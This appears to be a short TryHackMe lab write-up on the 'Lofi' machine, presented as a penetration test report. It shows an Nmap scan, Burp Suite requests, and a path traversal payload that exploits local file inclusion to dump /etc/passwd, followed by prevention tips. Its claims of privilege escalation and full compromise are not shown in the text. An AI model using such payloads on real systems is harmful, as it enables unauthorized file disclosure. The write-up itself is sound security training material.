Penetration Testing and Vulnerability Discovery Report

MAHMOUD
HENDAWY
CYBERSECURITY &
ETHICAL HACKING

- communication:-

Email:mahmoud.hendawy.pentest@gmail.com
phone:+20 1098014346

- introduction:-

This report documents the penetration testing process and findings for the TryHackMe machine "**Lofi**". The goal of this assessment was to identify and exploit vulnerabilities in the target system using various reconnaissance, enumeration, and exploitation techniques.

The testing was conducted in a controlled, educational environment and follows standard methodologies used in real-world penetration testing.

The machine presented multiple attack surfaces, including exposed web services and insecure configurations. Tools such as **Nmap**, **Gobuster**, **Burpsuit**, and **Netcat** were utilized to conduct a thorough assessment.

During the engagement, critical vulnerabilities were successfully exploited to gain unauthorized access and escalate privileges, ultimately achieving full system compromise.

This report details each stage of the attack lifecycle, from initial scanning to privilege escalation, and concludes with remediation advice to mitigate the discovered issues.

- Discover weaknesses

1- We start with Nmap scan:-


```
==> nmap 10.10.213.155 -sV -sC -T5 -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-28 04:31 EDT
Nmap scan report for 10.10.213.155

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux;
protocol 2.0)

80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-title: Lo-Fi Music
|_http-server-header: Apache/2.2.22 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

— Nmap scan shows us that there are two open ports:-

After viewing port 80:-



10.10.213.155/?page=relax.php

listen to


Search

Discography

- Relax
- Sleep
- Chill
- Coffee
- Vibe
- Game

– After entering Discography, for example, Relax

And meet the demand using Burpsuit


Burp Suite Community Edition v2025.3.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request to http://10.10.213.155:80
Open b
Inspector
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers
Search
0 highlights

Time	Type	Direction	Method	URL	Status co
05:06:59 28...	HTTP	→ Request	GET	http://10.10.213.155/?page=relax.php	


Request

Pretty Raw Hex

```
GET /?page=relax.php HTTP/1.1
Host: 10.10.213.155
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive


```

When manipulating the value after page=../../../../../etc/passwd


Burp Suite Community Edition v2025.3.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions
Send Cancel
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Search
0 highlights
Done

```
GET /?page=../../../../../../etc/passwd HTTP/1.1
Host: 10.10.213.155
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
ange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

```
        </h1>


        <!-- Blog Post -->
        <div class="card mb-4">
          <div class="card-body">


            root:x:0:0:root:/root:/bin/bash
            daemon:x:1:1:daemon:/usr/sbin:/bin/sh
            bin:x:2:2:bin:/bin:/bin/sh
            sys:x:3:3:sys:/dev:/bin/sh
            sync:x:4:65534:sync:/bin:/bin/sync
            games:x:5:60:games:/usr/games:/bin/sh
            man:x:6:12:man:/var/cache/man:/bin/sh
            lp:x:7:7:lp:/var/spool/lpd:/bin/sh
            mail:x:8:8:mail:/var/mail:/bin/sh
            news:x:9:9:news:/var/spool/news:/bin/sh
            uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
            proxy:x:13:13:proxy:/bin:/bin/sh
            www-data:x:33:33:www-data:/var/www:/bin/sh
            backup:x:34:34:backup:/var/backups:/bin/sh
            list:x:38:38:Mailing List
            Manager:/var/list:/bin/sh
            irc:x:39:39:ircd:/var/run/ircd:/bin/sh
            gnats:x:41:41:Gnats Bug-Reporting System
            (admin):/var/lib/gnats:/bin/sh
            nobody:x:65534:65534:nobody:/nonexistent:/bin
            /sh
            libuuid:x:100:101::/var/lib/libuuid:/bin/sh
          </div>
        </div>
```

wow, we see the passwd file

- Description of the vulnerability(LFI):-

  Local file inclusion (LFI) is a web vulnerability that allows attackers to access and execute files on a server, potentially leading to code execution, information disclosure, or denial of service. It occurs when a web application allows user-supplied input to determine which files are included in the application's logic, without proper validation.

Preventing Local File Inclusion vulnerabilities

Here are a few ways to prevent LFI attacks:

- ID assignation – save your file paths in a secure database and give an ID for every single one, this way users only get to see their ID without viewing or altering the path
- Whitelisting – use verified and secured whitelist files and ignore everything else
- Use databases – don’t include files on a web server that can be compromised, use a database instead
- Better server instructions – make the server send download headers automatically instead of executing files in a specified directory

- Conclusion

The assessment of the TryHackMe machine "**Lofi**" revealed several critical security issues, including vulnerable web applications and misconfigurations that allowed both initial access and privilege escalation.

Through careful enumeration and exploitation, full system compromise was achieved. These findings highlight the importance of secure coding practices, proper access control configurations, and regular system updates.

It is strongly recommended that organizations adopt a proactive security approach by conducting regular penetration tests, applying patches promptly, and hardening exposed services to prevent real-world attacks.

[This is a very simple example of my work.]

I wish you all the best